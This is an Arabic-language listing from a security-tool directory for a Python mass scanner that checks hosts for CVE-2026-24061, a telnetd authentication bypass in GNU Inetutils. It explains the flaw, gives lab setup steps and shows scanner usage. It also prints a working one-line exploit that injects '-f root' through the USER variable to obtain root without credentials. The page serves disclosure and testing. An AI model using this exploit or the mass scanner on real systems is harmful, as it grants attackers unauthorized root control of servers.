
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-24061 — ماسح ضوئي مبني على Python يكتشف ثغرة CVE-2026-24061 في GNU Inetutils telnetd، مما يتيح الاختبار الدفعي لأهداف متعددة للتحقق من ثغرة تجاوز المصادقة. | Kitploit
أدوات/GitHubGitHub/monstertsl/cve-2026-24061
ماسحات الثغرات الأمنيةالاستغلالاختبار الاختراقالمصادقةأداة الوصول عن بعد
GitHubmonstertsl/cve-2026-24061

CVE-2026-24061

ماسح ضوئي مبني على Python يكتشف ثغرة CVE-2026-24061 في GNU Inetutils telnetd، مما يتيح الاختبار الدفعي لأهداف متعددة للتحقق من ثغرة تجاوز المصادقة.

عرض المستودع
131منذ 9 أشهرلم تتم المراجعة بعد
مشاركة

أداة الفحص الجماعي لثغرة CVE-2026-24061

⚠️ ملاحظة: CVE-2026-24061 GNU Inetutils هي مجموعة أدوات شبكات كلاسيكية مقدمة من مشروع GNU، وتتضمن خدمة telnetd، أي البرنامج الخفي لخادم Telnet. في الإصدارات من 1.9.3 إلى 2.7، توجد عيوب قاتلة في عملية مصادقة المستخدم لخدمة telnetd. عند استدعاء برنامج تسجيل الدخول النظامي /usr/bin/login، تفشل الخدمة في تصفية والتحقق من متغير البيئة USER المرسل من العميل بشكل فعال. يمكن للمهاجم حقن معامل -f مباشرة في أمر login عن طريق تعيين قيمة محددة لمتغير USER. يُستخدم معامل -f في برنامج login لتخطي المصادقة الثانوية، مما يسمح للمهاجم بتجاوز جميع خطوات التحقق من كلمة المرور تمامًا، وإنشاء جلسة عن بُعد مباشرة كمستخدم root، وبالتالي الحصول على أعلى صلاحيات التحكم في الخادم. هذه الثغرة شديدة الخطورة، وتعادل بابًا خلفيًا مفتوحًا لجذر النظام عن بُعد دون الحاجة إلى أي بيانات اعتماد.

كود إثبات الثغرة (POC)

USER='-f root' telnet -a <target_ip>


سكربت الفحص

demo.png

فحص فردي

python3 cve-2026-24061.py -i 10.10.168.128

فحص جماعي

python3 cve-2026-24061.py -f targets.txt

مبدأ الثغرة

يقوم الأمر أعلاه بتعيين متغير البيئة USER إلى -f root. عندما تستقبل خدمة telnetd المعرضة للثغرة الاتصال، فإنها تنشئ وتنفذ استدعاء نظام مشابه لما يلي:

خطوات إعادة الإنتاج

1. تثبيت البرامج اللازمة

sudo apt update
sudo apt install openbsd-inetd inetutils-telnetd telnet -y

2. إلغاء تعليق سطر telnet (تأكد من صحة التنسيق)

sudo sed -i 's/^#telnet/telnet/' /etc/inetd.conf

3. إعادة تشغيل الخدمة

sudo systemctl restart openbsd-inetd

4. فحص المنفذ

sudo ss -tuln | grep ':23'

5. اختبار محلي

telnet localhost 23
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    319
  • 5

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    266

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →